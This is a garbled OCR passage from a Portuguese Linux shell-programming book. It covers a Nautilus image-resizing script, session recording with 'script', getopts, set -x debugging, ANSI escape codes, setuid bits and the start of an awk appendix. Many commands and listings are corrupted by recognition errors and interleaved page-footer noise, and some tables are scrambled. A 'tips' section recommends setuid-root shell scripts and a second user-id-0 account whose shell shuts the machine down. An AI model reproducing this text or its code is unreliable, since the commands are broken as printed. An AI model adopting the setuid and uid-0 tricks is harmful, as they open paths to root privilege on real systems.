    i+ o qksudopara pegar tap.ldamente a senha de root ~+ caso o t.empo de $udo t enh..a expirado. i+ o comando execu tad'> pelo gY.sudo nao produz nada . !!-+ isso foi feit o para o sudo da l inha sequi n t e 9anhar ii+ o pdvj,J.êgi o de root1 sem peà ir senhn pela fi+ linh.;• de c ow.ar.do1 o q u e compl~ca r ia. gksudo - u root - k -m "Informe su~1 $enha" t.rue sudo 9~d i t $~~UT!LUS_SCRI ?T_S ELECTED_F ILE_PATHS Sacos de gatos 323 Com interface a caractere recebendo dados externos: o!/bin/ba.sh Y. col.eta inlor.mdções para fazer redimensionarnento M + de imagens diretam ente do nauti lus 8+ lucor : J ulio Neves #+ Colc "'lbor<l Ção: Lu1z Carl o s S.ilveiJ::a (aka Dom) # Abre um xt:erm para exec utar o programi:! j + a s i ntaxe pocle parecer es tr-anha, w.as it+ acho que esta ê a melhor forma xterm - T "Redimensiona Imagens " - geometry 500x500 - bg darkred - fg l içhtgray - f n ' -de i avu-deJavu sans mono- medium- r - " - "' - " - 4 - •-'- '--- "'- ··-* ' - e bash -c ••sourco < ( tai l -n + 15 $0) .. exit. O ê##ii~itUI!iiUit·Hêrroguma propriamente dito. verde=S(tput sHaf 2; tpC~t bold) li Val ores <te!a.tlt em verde Norm=$ (tput sgrO) ~ Restaura c::or cl ear i* Preparando o basename dos arqu1.vos para l~s t a- los for l<rq in "'SNilJTI LUS_ SCRIPT_SELECTED_ f'ILE_PATHS" do done echo 08 arquivos a redimens i onar são: ec ho ~e e==~=~== ~ ~~====e:=:~== ==== col umn -c$ (tput cols.) <(echo " SA.rqs.. ) # Li...st.ando ar qs em coluna:! read - n l -p " ceno? ($(Verde)SS!No rml /nl : • ( ( SREPLY == (Nn ] ]] H exic l echo :;ead ·nl -p "Jnfotrne se -tedJ.mensJ.-onarr..ento e : ${Verde)P$ {HormJ - $ {Verde}P${ NormJ ercentua l Mate com d re l s 1 • s
  • 337.
    324 Programação ShellLinux S{VerdeiAS{Norml - $ {Verde)A$(Nocrn)bsoluto ••> .. Tipo case ${Ti po"' ) in ;t con teudo passa para maiusculc' (bash 4 . 0) P) ocho crcontual r ead - p "I nfo.rm& o percen&ual de reduç.lo: " Val g~ep - t.q "(0- 9]+$' <« SVal li ! i SVal n.lo numérico tput flash tead - nl - p"Pez:eent.U<ll invalido'" exit 1 A) echo bsoJ.uto read - p ''Informe a l argur a f inal da ~mage-m: " Val grep - Eq ' ' [0-9)+S' <<< SVal I I ! t:put. f lt~sh read -nl - p"Largux:a invalida" cxic l •) t.put f l llsh esac r~ad - nl ..p "Inform.ação inválid a '• e :dt l .read - nl - p " Informe a saida da 1magem que vc deseja : ${Verde IOS (Uorml saida da im,wem em outr o S !Verde / DS (llorm) iret.õrio $!Verde IS$ (Uorm) - saida ela imagem com S(Verde) SS fNor mJ uf»<o S(VerdeiGS (UormJ - saida da imagem sobres {Verd e )GS (llorm) ravando a inicial ::c> " Saida case S{Saida''J in D) eeho -e 'OlO~•tro ditet6xio' l·ead -p 'In foxme o diretório: ' Ol.r ! -cl "$Dir " 1 I I t.put. F.lash read - nl - p '' Diretô:d.o J.nex.istente"' exit 1 S) echo -~ ' Ol OSufi xo ' Mate • com d rell s IM s
  • 338.
    Sacos de gatos325 read -p .. Informe o sufixo dos arquivos ($ {Verde}_redim$ {NormJ> : .. suf suf•$(Suf : - _redi m} G) ocho -o •OlOSobregravando' mogrify - - resize $Val $NAUTILUS_SCRIPT_SELECTED_!'ILE_PATHS exit: ; ; ') reod -n1 - p "Você devia ter escolhido $(Verde)D$(llorm) , $(Verde) S$ (llorm) ou $ (Verde)G$ (Horm)" e :-:it 1 esac !FS=' • # A variâvel $IFS ficou só com um n (<ENTER>) a Agora vamos redimensionar for Al:q i n $11AUTILUS_SCRIPT_SE:LECTED_ FILE_PATHS do if ( ${SaidaA~J • O ] chen conve rt "$Arq" - resize SVal "$ Dir/${Azq~# " / )" echo "SDir/$ {ArqJft'"' /} " redi mensionado else convert "$Arq" -resi:ze $Vlll " $ ( Arq%~ . ·}$Suf . $(Arc!lf"'. } " echo "$ {.Fu:q%!! . • ) $Suf . $ {Arqli• . ) •• .redimensionacio fi clone A primeira linha desse código, a que inicializa um xterm, merece uma atenção maior porque foi nela que perdi muito tempo para associar o pro- grama ao terminal. Primeiramente, vamos entender as opões do xterm usadas: -T -geometry -bg - fg - fn -c Especifica o título da janela do terminal; Especifica <largura>x<altur a> do terminal; Especifica a cor de fundo; Especifica a cor dos caracteres; Especifica a fonte adotada (use o programa xfontsel para es- colhê-la); Especifica um programa para ser executado na janela. ~1atcria com d r bs auto a.~s
  • 339.
    326 Programação ShellLinux A partir desse ponto é que demorei a descobrir a melhor forma de as- sociar um programa ao terminal sem ter de criar um segundo script. Achei muito pobre a solução de ter um programa que abria o xterm e chamava um outro para executar a atividade fim, isto é, redimensionar as imagens. Então saiu o finalzinho desta linha, ou seja: -e bash -c "source <(tail -n +15 $01•• Nesse trecho, como já vimos, a opção - e comanda a execução de um bash -c que, por sua vez, manda executar o comando sou rce (ou ponto (. l ). Como já vimos no capítulo 7, este último comando chama um script externo para ser executado no mesmo ambiente do script chamador, isto é, não cria um subshell. Como este comando precisa carregar o código de um arquivo, optamos por usar o mesmo Shell chamador, a partir da 15" linha ttail +15) do programa corrente (sOl . A construção < < .•• J foi usada porque sabemos que isso faz uma substituição de processos (veja mais na seção "Substitui- ção de processos", neste mesmo capítulo), isto é, passa para a execução do source a saída do tail vinda de um arquivo temporário l/dev/fd/63J . script também é um comando Atualmente está sendo dada uma grande tônica na área de segurança. O que quero mostrar agora não é sobre segurança propriamente dita, mas pode dar uma boa ajuda neste campo. Algumas vezes o administrador está desconfiado de alguém ou é obri- gado a abrir uma conta em seu computador para um consultor externo e, ciente de sua responsabilidade, fica preocupado imaginando o que esta pessoa pode estar fazendo no seu reinado. Se for este o seu caso, existe uma saída simples e rápida para ser imple- mentada para tirar esta pulga de trás da sua orelha. É o comando s cript, cuja função é colocar tudo o que acontece/aparece na tela em um arquivo. Quando você entra com o comando sccipt, recebe como resposta script started, file i s typescr ipt para informar que a instrução está em execução e a saída da tela está sendo copiada para o arquivo typescript . Você ficará monitorando tudo daquela estação até que seja executado um comando exit ou um <CTRL>+D (que é representado na tela por um exi t ) naquela estação, quando então o arquivo gerado pode ser analisado. ~1atcria com d r bs auto a.~s
  • 340.
    Veja no exemploa seguir: S script S<:ript. se~::ted, file is t.ypesctipt $ who d244775 pts/ 14 Dec 23 10 : 16 d216707 pts/1 7 Dec 23 11:09 d276707 pts/l8 Dec 23 12 : 06 d276707 pts/0 Dec 23 13: 47 $ exit Script. done, fale is t ypescript $ cat typescri pt (10 .0 . ll3 .116) (10 .0 .132 .90) (10 . 0 . 132 .90) (10 .0 .132 .90) script staree.d Ol'l Fri oec 23 13:51 : 16 2005 s ,...ho d24q775 pcs/14 Dec 23 10:18 (10 .0.!33 . 116) d276707 pts/17 Dec 23 11:09 (l0 .0 . 13Z .90) d216707 pts/1S Oec 23 12:06 (10 . o.132. 90) d276"107 pts/ 0 Dec 23 13: q ] (10 . 0 .!32. 90) $ ex.it script clone on Fri Dec 23 13 : 51:30 2005 Sacos de gatos 327 Caso seja do seu interesse armazenar esses comandos em um arquivo que não seja o typescripc, basta executá-lo especificando o arquivo, da seguinte maneira: S script arq.cmds Suponha que o script esteja sendo automaticamente comandado a partir do .bash_prolile e, neste caso, toda vez que o usuário se conectar ao computador, o arquivo de saída será zerado e regravado. Para evitar que os dados sejam perdidos, use o comando da seguinte maneira: S script -a a rq. cmds Com o uso da opção -a, o comando anexa (append) no fim de a rq .cmds o conteúdo da nova seção, sem destruir o que os logins anteriores geraram. Um outro uso bacana do comando é quando você está no telefone dando suporte a um usuário remoto e deseja acompanhar o que ele está fazendo. Para podermos fazer isso é necessário usarmos a opção - f (f/ush) do comando que manda em tempo real para o arquivo de saída Mate com d re l s 1 • s
  • 341.
    328 Programação ShellLinux tudo que está ocorrendo na tela do usuário para o qual você está dando suporte. Existem duas formas distintas. para pegar, também em tempo real, o conteúdo do arquivo que está sendo gerado. A mais simples é quando o usuário faz: $ $Cript - f ~rq.~~ds E, no seu terminal, você faz: $ tail -f arq. cmds Na outra forma, usando namedpipes, primeiramente você deve criar um arquivo desse tipo. E logo após mandar listar seu conteúdo, da seguinte forma: S mkfifo ptipe S cat paipe O usuário deve então usar o namedpipe paipe corno saída do comando. $ script - f paipe Fatiando opções O comando getopts recupera as opções e seus argumentos de uma lista de parâmetros de acordo com a sintaxe, isto é, letras após um sinal de me- nos c-> seguidas ou não de um argumento; no caso de somente letras elas devem ser agrupadas. Você deve usar este comando para "fatiar" opções e argumento passados para o seu script. Sintaxe: getopts cadeiadeopcoes nome A cadeiadeopcoes deve explicitar uma cadeia de caracteres com to- das as opções reconhecidas pelo script, assim. se o script reconhece as opções - a - b e -c, cacteiadeopcoes deve ser abc. Se você deseja que uma opção seja seguida por um argumento, ponha dois pontos c: ) depois da letra, como em a :bc . Isso diz ao getopts que a opção -a tem a forma: - a argument:o Mate com d re l s 1 • s
  • 342.
    sacos de gatos329 Normalmente, um ou mais espaços em branco separam o parâmetro da opção; no entanto, getopts também manipula parâmetros que vêm cola- dos à opção como em: - aargumento cadeiadeopcoes não pode conter interrogação (?) . O nome constante da linha de sintaxe anterior define uma variável que, cada vez que o comando getopts for executado, receberá a próxima opção dos parâmetros posicionais e a colocará na variável nome . getopts coloca uma interrogação {?l na variável definida em nome se ele achar uma opção não definida em cacteiacteopcoes ou se não achar o argumento esperado para uma determinada opção. Como já sabemos, cada opção passada por uma linha de comandos tem um índice numérico,assim, a primeira opção estará contida em $1 , a segunda em $2 , e assim por diante. Quando o getopts obtém uma opção, ele arma- zena o índice do próximo parâmetro a ser processado na variável OPTIND . Quando uma opção tem um argumento associado (indicado pelo : na cadeiadeopcoes), getopts armazena o argumento na variável OPTARG . Se uma opção não possui argumento ou o argumento esperado não foi encon- trado, a variável OPTARG será "matada" {unsetl. O comando encerra sua execução quando: Encontra um parâmetro que não começa por menos < ->; O parâmetro especial -- marca o fim das opções; Quando encontra um erro (por exemplo, uma opção não reconhecida). Exemplo: o exemplo a seguir é meramente didático, servindo para mostrar, em um pequeno fragmento de código, o uso pleno do comando. S eat qetoptst.sh ~!/bin/sh J Execute assim : • i getoptst .sh - h - ?impressora arql arq2 • • e note que as informaeoes de todas as opcoes sao exibidas
  • 343.
    330 Programação ShellUnux 'i A cadeia ' P:h ' diz que a opcao -P eh uma opcao complexa I e requer um argum ento, e que h eh uma opcao simples que nao requer I argumentos . while getopts ' P:h ' OPT_LETRA do echo "getopts fez a variavel OPT LETRA igual a ' SOPT LETRA '" echo " OPTARG eh ' $0PTARG '" done used_up•'expr $0PTIND- 1' echo "Dispensando os pr imeiros SOPTIND- 1 = $used_up argumentos" shift Sused_up echo "O que sobrou da linha de comandos foi ' $• ' " Para entendê-lo melhor, vamos executá-lo como está sugerido em seu cabeçalho: $ getoptst.sh -h - Pimpressora arql arq2 getopts fez a variavel OPT_LETRA igual a 'h ' OPTARG eh ' ' getopts fez a variavel OPT LETRA igual a 'P ' OPTARG eh 'impressora ' Dispensando os primeiros $0PTIND-1 a 2 argumentos O que sobrou da linha de comandos foi 'arql arq2 ' Dessa forma, sem ter muito trabalho, separei todas as opções com seus respectivos argumentos, deixando somente os parâmetros que foram pas- sados pelo operador para posterior tratamento. Repare que se tivéssemos escrito a linha de comando com o argu- mento (impressora) separado da opção (- P) , o resultado seria exata- mente o mesmo, exceto pelo OPTIND. já que nesse caso ele identifica um conjunto de três opções/argumentos e no anterior somente dois. Veja só: $ getoptst.sh -h - P impressora arql arq2 getopts fez a variavel OPT LETRA igual a 'h ' OPTARG eh ' ' getopts fez a variavel OPT LETRA igual a 'P ' OPTARG eh 'impressora' Dispensando os primeiros $0PTIND-l • 3 argumentos O que sobrou da linha de comandos foi 'arql arq2' Opção -Pseparada do a~gumento
  • 344.
    Sacos de gatos331 Repare, no exemplo a seguir, que se passarmos uma opção inválida, a variável soPT_LETRA receberá um ponto de interrogação (?) e a soPTARG será "apagada" (unsetl . $ getoptst. sh -f -Pimpressora arql arq2 . getoptst . sh : illegal option -- E ;etopts fez a variavel OPT_LETRA igual a ' ? ' OPT!RG eh ' ' >etopts fez a variavel OPT_LETRA igual a ' P' OPTARG eh ' impressora ' D1spensando os primeiros SOPTIND- 1 = 2 argumentos O que sobrou da linha de comandos foi ' arql arq2 ' Em busca do erro perdido Aopção-f não é valida Por vezes um script está dando "aquela dor de cabeça danada"; o progra- ma não funciona e você não consegue detectar onde está o erro. Nesse caso, só resta "debugar'' o script, fazendo um trace. Para tal, basta você colocar no início do seu programa uma linha com a seguinte opção: set - x e no seu final coloque: set +x Em seguida execute o programa: $ ProgramaQueNaoFunciona A partir desse ponto, seu Pr ogramaQueNaoFunciona será executado em modo debug, isto é, passo a passo. Obviamente, se o script for longo, ou não interessar executar passo a passo todas as suas instruções, basta fazê-lo em apenas um trecho do programa. Para tal, coloque o set -x no início do trecho a ser depurado. Da mesma forma, para desligá-lo mais adiante, colo- que o set +x na linha seguinte á rotina que lhe interessava monitorar. Suponha agora que, nas análises preliminares para eliminar o erro, você detectou que o problema só ocorria quando uma variável assumia um determi- nado valor. Neste caso, para ligar o trace condicionalmente, podemos fazer: if { SVARIAVEL = valor then set -x
  • 345.
    332 Programação ShellLinux fi <trecho a debuga ~> Sêt +Y. ou ainda : ( $VARIAVEL = va lor } && set - >: <trecho a debuga r > set +x Analisando os fragmentos do programa anterior, você poderá, muito pro- priamente, me perguntar: o que ocorrerá se o set +x for executado sem que antes eu tenha feito um set -x? Nada. Caso a opção esteja desligada, o set +x será ignorado, isto é, o trace pode ser desligado mesmo que não tenha sido previamente ligado. Essa forma de listar o scripf, durante a execução, vai mostrar cada linha de comando após a substituição das variáveis. Então como identificar quais os valores assumidos pelas variáveis? Podemos usar a opção "v- " para listar as linhas durante a leitura. Na verdade, na grande maioria das vezes, é mais conveniente usar uma combinação das duas opções: set -xv <trecho a ..debugar"> .set +xv Da mesma forma que antes, o " sec. +xv" desliga a opção. Um último par de dicas. Se um script "liga• o debug, apenas os scripts rodados com o comando ". " terão o debug ligado. Para evitar que fique algum debug ligado quando se reutiliza o ambiente (através do comando ". "), é interessante colocar no final do script um desligar geral de debug, mesmo que o debug não tenha sido ligado: tJ De.sliga "debug" se tiver s i do l igado Sêt +xv ª f'im do script . . .. ~1atcria com d r bs auto a.~s
  • 346.
    Sacos de gatos333 Mandando no terminal Vinha há algum tempo estudando as facilidades para trabalhar com ter- minais que o UNIX e o LINUX disponibilizam {man ctisplay no UNIX e man console_coctes no LINUX) e, analisando uma forma didática, com bons exemplos, para colocar nesta publicação a "sopa de letrinhas" que é este assunto, quando em uma "lntemetada" fui parar no endereço http://ver- de666.org/coluna, que é uma página do super competente amigo Aurelio Marinho Jargas (vulgo "Guru das Expressões Regulares", que em assun- tos de LINUX não tem nada de verde, está muito maduro), e para minha surpresa e satisfação, lá tinha tudo que eu queria, de forma muito elegante e de fácil leitura e compreensão. Ora, ter trabalho para quê? Todo o con- teúdo desta seção foi devidamente •surrupiado", com sua autorização é claro. Peço aos leitores que gostarem da forma e do conteúdo que façam uma visita à sua home page, onde certamente acharão muito material inte- ressante sobre o Sistema Operacional LINUX. Aurelio, curta muito Floripa e mais uma vez obrigado. Caracteres de controle para formatação de texto e movimentação do cursor: um assunto salgado, mas que fascina e apaixona quanto mais você aprende e mexe. Mas qual a graça de ficar posicionando o cursor na tela? Toda! O limite é sua imaginação, pode ser útil para fazer desenhos, anima- ções, barra de status, interfaces que se atualizam... Esses comandos são chamados ale sequências de escape, e veremos o padrão ANSI X3.64. O nome é apropriado, pois todas as sequências são precedidas pelo caractere Esc da tabela ASCII (código 033 octa1). As sequências funcionam em placas monocromáticas, em placas colori- das, em emuladores e até naquela velharia de tela verde você pode brincar. Os comandos devem ser enviados diretamente ao terminal, ou seja, devem ser ecoados na tela. Para isso você pode usar qualquer um dos vários sa- bores de p r int e printf existentes, mas nosso bom e velho echo também dá conta do serviço. As sequências são diferenciadas entre si por caracteres comuns, sendo o Esc inicial o único problemático para ecoar. Pode-se colocá-lo literal, apertando c trl+v, Esc (aparece '[), ou referenciá-lo por seu código octal, ~1atcria com d r bs auto a.~s
  • 347.
    334 Programação ShellLinux usando a opção -e d o echo'". Como a quebra de linha geralmente não é desejada quando estamos mandando comandos para a tela, a opção - n também é necessária. Todas as sequências que veremos começam com um Esc seguido de um colchete, então Esc r é o nosso inicio padrão de sequência. Opa! Te- mos uma exceção. O comando para limpar a tela, similar ao clear, é escc, que na sintaxe Bash seria: $ echo - ne '033c ' E para ksh ou sh também poderia ser: $ eoho ' 033oo• Então, para começar, vamos ver como definir cores para as letras e seus fundos. Esta sequência é geralmente a mais utilizada, porém possui diver- sos parâmetros e merece atenção especial. Você que sempre quis saber como mostrar um texto colorido e não tinha a quem perguntar ou achava que era muito complicado, acompanhe! O formato do comando é ESC(nl: nz: •..m, ou seja, abre com o padrão tsc-colchete e fecha com a letra eme. No meio temos números separados por ponto e vlrgula. O padrão, caso nenhum número seja informado, é zero. Va- mos aos significados dos números, porém para ficar mais didático, devemos dividi-los em duas tabelas: a de atributos de vídeo e a de cores. A de cores descreve os códigos associados às cores do texto e às cores do fundo desse texto; a de atributos informa os códigos dos "modificadores" que interferem na forma como o texto e suas cores serão exibidos. Começamos pela primeira: Cód. Cor do Texto Cód. Cordo Fundo 30 texto preto (cinza) 40 fundo preto (cinza) 31 texto vermelho 41 fundo vermelho 32 texto verde 42 fundo verde 33 texto marrom (amarelo) 43 fundo marrom (amarelo) 34 texto azul 44 fundo azul - - 35 texto roxo 45 fundo roxo 36 texto ciano 46 fundociano 37 texto cinza (branco} 47 fundo cinza (branco) 30. Lembre-se: a opção - c é necessária somente para o Bash. No sh e ksh. é ignorada. ~la:cnu mJo
  • 348.
    Sacos de gatos335 Vejamos agora a tabela de atributos: Cód. Atributo de Video O desliga tudo (votta ao normal) 1 cor brilhante --- 5 pisca-plsce 7 vldeo reverso (inverte letra e fundo) Os números são lidos de forma sequencial e adicional, então 44; 31;1; 5 é: fundo azul, com letra vermelha e brilhante (clara), e ainda piscando, confira: $ eeho -e '033(44;31;1;5m azul e vermelho 033 (m' Note que a cor brilhante geralmente indica a mesma cor, porém clara. por exemplo: vermelho claro, verde claro. e assim vai. As exceções são o marrom que vira amarelo, o preto que vira cinza e o cinza que vira branco. Aqui vai um script superútil para lhe mostrar todas as combinações pos- síveis com os códigos de cores. Guarde e use! $ ca.t corés .. sh i !/bin/sh M cores.sh - mostra todas as cores do console for letra in O 1 2 3 4 5 6 7; do fo.r bol d in ' ' '; 1'; do for fundo in O 1 2 3 4 5 6 7: do seq• "4$fundo; 3$letra" echo -ne "'033{$seqS(boldlm sseq$!bold :- 1 033(m" done: echo done done Agora que já sabemos como colorir um texto, vamos ver como colocá-lo exatamente onde queremos na tela. O formato padrão dos comandos de movimentação é Esc [<quantidade><cornando> . Vamos começar com os co- mandos de movimentação simples, os mais comuns:
  • 349.
    336 Programação ShellLinux Comando Padrão Move o Cursor... ESC [nA n=1 n linhas para cima. na mesma coluna ESC [nB n=1 n linhas para baixo, na mesma coluna ESC [nC n=1 n colunas para a direita, na mesma linha ESC [nO n=1 n colunas para a esquerda. na mesma tinha ESC [nE n=1 n linhas para baixo, na coluna 1 ESC [nF n=1 n linhas para cima, na coluna 1 ESC (nG n=1 para a coluna n da linha atual ESC [n;mli n=1,m=1 para a coluna m da linha n É fácil, basta ecoar o comando e o cursor vai dar o pulo, por exemplo, esc I SE pula para o começo da s• linha abaixo da posição atual. Bem, para ficar mais visual o que cada comando desses faz, aqui vai um "gráfico" de exemplo de movimentação do cursor com os comandos, sendo executados com seus valores padrão (n=1,m=1) a partir da posição marcada pelo ponto, que está na linha 4, coluna 7: 123456789 1 2 3 A 4 D.C 5 B 6 E como um exemplo prático, este comando irá gerar o conteúdo do grá- fico anterior: echo - e '033c 033[4;7H.C033[300 033[AA033[2B033(0B ' Na análise dessa linha veremos: 033c 033(4 ; 7li. C 033[300 033 [AA Limpa a tela Escreve ...c" na linha 4, coluna 7 Movimenta cursor três colunas á esquerda e escreve " o" Sobe o cursor uma linha e na mesma coluna escreve "A"
  • 350.
    Sacos de gatos337 033[28 033 [DB Desce o cursor duas linhas, na mesma coluna Volta uma coluna na mesma linha e escreve " B" Além desses, temos outros comandos de movimentação e outros para apagar trechos de texto, confira: Comando Padrão {""'o ESC (nl (n: 1) apaga até o começo da tela (n..2) ,!!E!!lla a leia toda { n=O (n=O) apaga até o fim da linha ESC (nK (n"1) apaga até o começo da linha J.r=~ apaga a 11nha toda esc [n.~ " " 1 apaga 11 linlias para baixo ESC [nP n:1 apaga n caracteres à direita ESC [nX " " 1 limpa n caracteres à direita (coloca aspaços) ESC (nll n=1 insere o espaços em branco ESC [mL n=1 insere n linhas em branco ESC [nS n=1 move a tela n linhas para cima ESC (nT n=1 move a tela n linhas para baixo Bem, as tabelas estão aí e você já sabe como ecoar os comandos na tela. Agora é só soltar a imaginação e brincar com os caracteres. Para fechar, dois dos exemplos mais clássicos de posicionamento de cursor: a tradicional barra de status, que usa pulos, inserção e apagamento: for 1 ~n 1 2 3 4 5 6 7 8 9 elo done ce ho echo - ne " 033 [G033[@8033[11G033 [ 0K$i " s l eep 1 e, é claro, a clássica hélice ASCII: done for a i n I - 1 do echo -ne " 033[DSa" done ~la:cnu mJo
  • 351.
    338 Programação ShellUnux Vale lembrar que alguns comandos como o tput ou bibliotecas como ncurses visam facilitar a tarefa de posicionamento de texto e desenho de caixas e botões, com funções já prontas para fazer isso. Mas que graça isso tem se você pode fazer tudo na mão e reinventar a roda? & : ) Macetes, macetes & macetes Quando você se "Ioga", imediatamente recebe um She/1. Qual Shetn Bash, sh , ksh, csh, ... ? Qual deles? Qualquer um. As vezes nenhum desses tradicionais. Como assim? Você não disse que quando eu me logo ganho imedia- tamente um Shetn Sim eu disse isso, mas o She/1 que você ganha é o que está especifi- cado no último campo do seu registro no arquivo /etc/passwd . Nunca esquecendo que o LINUX e o UNIX são sistemas multiusuários, é comum,em alguns sabores, sóo root poderexecutar o programa de shutdown que desliga a máquina. E como o admin deve proceder para não dar a senha do root para quem eventualmente precisar desligar o computador? Bem, para fazer o proposto existem duas maneiras, que são dois belos macetes: Macete #1 - Suponha que você escreveu um programa para desligar o computador chamado "desliga". Para torná-lo executável somente pelo root você faz: $ chmod 744 desliga # Somente o dono pode executá-lo $ chown root desliga # O dono passa a ser o root $ ls -1 desliga -rwxr--r-- 1 julio dipao 416 May 3 10 :53 desliga ~ Este é o 1s · 1 a que você está habituadoI Bem, dessa forma o problema continua, pois só o root pode executá-lo, mas se você tivesse feito o chmoà assim: $ chmod 4744 desliga
  • 352.
    Sacos de gatos339 Você teria "selado" o user-id ou feito um SU/0, isto é, no momento em que qualquer pessoa estiver executando o desliga, ele terá os direitos do seu dono; ora, como o dono é o root, durante a execução do desliga essa pessoa terá a permissão do root. Agora vamos dar uma olhada na pinta deste arquivo: $ ls -1 desliga -rwsr-·r-- l jullo dip.,o qJ6 May 3 10 : 53 dediga %Olha quem apareceu aqui!!I Não são todos os sabores de Unix nem todas as distros de Linux que aceitam o SU/0 em scripts She/1. Se for esse o seu caso, é necessário fazer um programa em C, no qual aplicaremos o SU/0, timrm e que receberá como parâmetro o nome do script, chamando-o para execução sob o seu SU/0. Já que chegamos até aqui, deixe-me mostrar os três valores possíveis para este último bit do chmod: LIValor do Bit 1 2 4 Significado Stick bit Group·id bit User-id bit Quando um programa está com o Stick bit ligado, esse programa não sai da memória, nem faz paginação. Deve ser usado com muita parci- mônia e somente em rotinas frequentemente usadas por muitos usuários simultaneamente. O Group-id bit comporta-se da mesma forma do User-id bit, exceto que o usuário, durante a execução de um programa com este bit ligado, passa a ter todos os direitos do grupo ao qual pertence este arquivo de programa. ~la:cnu mJo
  • 353.
    340 Programação ShellLinux Obviamente, você pode ligar mais de um desses bits simultaneamente. Assim. para ligar os três, basta somar os seus valores, fazendo: $ chmod 7744 desliga ~ 1+2+4 1 Macete #2-Como eu disse antes, quando você se "J ogasse" ganharia como She/1 o programa que está especificado no último campo do seu registro no arquivo /et c / pass<·id . Então, poderia ser criado na sua instalação um usu- ário chamado, digamos, "desligado!", que tivesse como She/1 o programa deosliga . Quando o seu registro em 1etc/pass>~d for editado para colocar de sliga como seu She/1 padrão, aproveite e faça seu user-id (segundo cam- po do /et.c/passHdl igual a zero. Ora, como a definição de root é "todos que têm user-id igual a zero", o usuário desligador passará a ser um root, porém o seu She/1 padrão (o programa desliga) fará com que, ao se "Jogar", a má- quina seja desligada, sem possibilitar-lhe mais nada além disto. Exercícios 1. Escreva uma função para colocar na tela uma mensagem aguardan- do que o operador tecle <ENTER> para poder continuar. Essa rotina será chamada recebendo a mensagem, a linha e a coluna. Caso a coluna não seja passada, a mensagem deverá ser colocada no cen- tro da linha especificada. 2. Fazer um programa (usando a instrução eval) que liste os paràmetros recebidos em ordem inversa. _tf}_ Mate com d re l s 1 • s
  • 354.
    Apêndice 1 awk: Comandoou Linguagem? Você decidirá ao longo deste apêndice se o awk é um co- mando ou uma linguagem de programação. Alguns o cha- mam de instruçáo, talvez devido à sua total integração ao She/1, eu não tenho dúvidas em qualificá-lo como uma lin- guagem, e por isso mesmo relutei um pouco antes de in- clui-lo em um livro sobre programação She/1,porém, por ser muito utilizado, pela sua integração e interação com o She/1 e por ser, por vezes, a melhor ferramenta para resolver de- terminados problemas, resolvi, devido à sua complexidade e recursos, dedicar este apêndice inteirinho a ele. Podería- mos dizer que este é "o algo mais que o Shelllhe dà". Você sabe o que significa a·,;.: em inglês? Náo? Nada! É isso mesmo, nada! Náo existe esta palavra em inglês. a"k é um acrônimo formado pelos nomes dos três progra- madores que escreveram o comando3'. com a finalidade de englobar as funções da família grep (grep, fgrep e egrep) e do sed . A partir deste ponto daremos uma rapidinha, entenden- do as principais facilidades do av:k, adquirindo conheci- mentos para, nas seções seguintes, nos aprofundarmos em cada um dos itens que veremos a seguir. 31. Alfred v. 8 ho, Peter J. Weinberger, e Brian W. JS.ernighan (é ele mesmo! O cara que bolou o C). 341 Mate com d re l s l • s
  • 355.
    342 Programação ShellLinux O Be-a-bá do awk A operação básica do a•lk é pesquisar um conjunto de linhas de entrada, uma após a outra, procurando as que satisfaçam a um conjunto de padrões ou condições especificadas por você·. Para cada padrão você pode espe- cificar uma ação; esta ação é executada para cada linha em que o padrão seja encontrado. Veja só a sua estrutura básica: {padrao] [f ação I ) Exemplos: awk '$1 == "Paula" ( p..ri n t $2 , $3 , ' O exemplo anterior é uma típica instrução awk, consistindo de um co- mando tipo "padrão-ação". A instrução mostrada imprime o segundo e o terceiro campos de cada linha entrada a partir do teclado (já que nenhum arquivo foi mencionado), cujo prime· iro campo seja Paula . Em geral, o comando a wk, para cada padrão que encontra, a ação especificada (que pode envolver diversos passos) é executada. Então a próxima linha é lida e a pesquisa do padrão é feita novamente. Esse processo tipicamente conti- nua até que toda a entrada seja lida. Qualquer um dentre o padrão ou a ação da dupla "padrão-ação" pode ser omitido. Se não for determinada uma ação, como em: $1 == "nome" a linha cujo primeiro campo for nome será toda impressa. Ao passo que se não for definido o padrão, como em: ( print $1, $2 } a ação será executada para todas as linhas da entrada definida. Já que tan- to os padrões quanto as ações são opcionais, as ações devem ser escritas entre chaves rrl 1, para distingui-las dos padrões. ~1atcria com d r bs auto a.~s
  • 356.
    awk: Comando ouLinguagem? 343 Uso do awk Você pode executar o awk de duas formas: - Diretamente a partir do teclado da seguinte maneira: awk '<padrao-acao> ' (arquivo1) [a rqui vo! ) . . . [ar:quivo11 ) Note que a dupla "padrão-ação" vem sempre entre apóstrofos. Isso serve para inibir do She/1 a interpretação de caracteres como o cifrão 1sl e para permitir que o comando se prolongue por quantas linhas forem necessárias. Esta forma de uso do a wk ê particularmente útil quando a instrução ocu- pa poucas linhas. - A partir de um arquivo de comando, usando a opção -f e fazendo assim: awk - f <arquivo de programa> <lis1:a de arqui vos de en~ rad< l> Campos A leitura dos dados ê feita registro a registro, que é por default uma sequên- cia de caracteres terminada por um new-line (ASCII l Ol . Então, cada re- gistro lido ê dividido em campos, que, por default, são uma sequência de caracteres separados por <TAB> !As c ii 9 l ou por espaços em branco. O que foi dito sobre a variável H's (Inter Field Separator) não se aplica no ambiente do awk, isto é, caso façamos o IFs igual a qualquer caractere, este caractere não passará a ser o separador 1-id@l·l default entre os campos dos registros de entrada. Para continuarmos nossas explicações, vamos ressuscitar o moribundo tel e fones . Vamos analisá-lo novamente: $ c a t tel efo nes Ciro Grippi (0 21 ) 5 55- 1 234 Claudi a Marc ia (021) 555- 2112 Enio Cardoso (0 23) 232-342 3 Jul i ana Duart e (024 ) 6 22- 28 7 6 Luiz Ca r l os (0 21 ) 7 67- 212 4 Ne y Gar rafas (0 21 ) 988- 3398 Ney Gerha r dt (0 2 4 ) 54 3-4 32 1 Paul a Duarte (Oll) 449 - 0 219 ~1atcria com d r bs auto a.~s
  • 357.
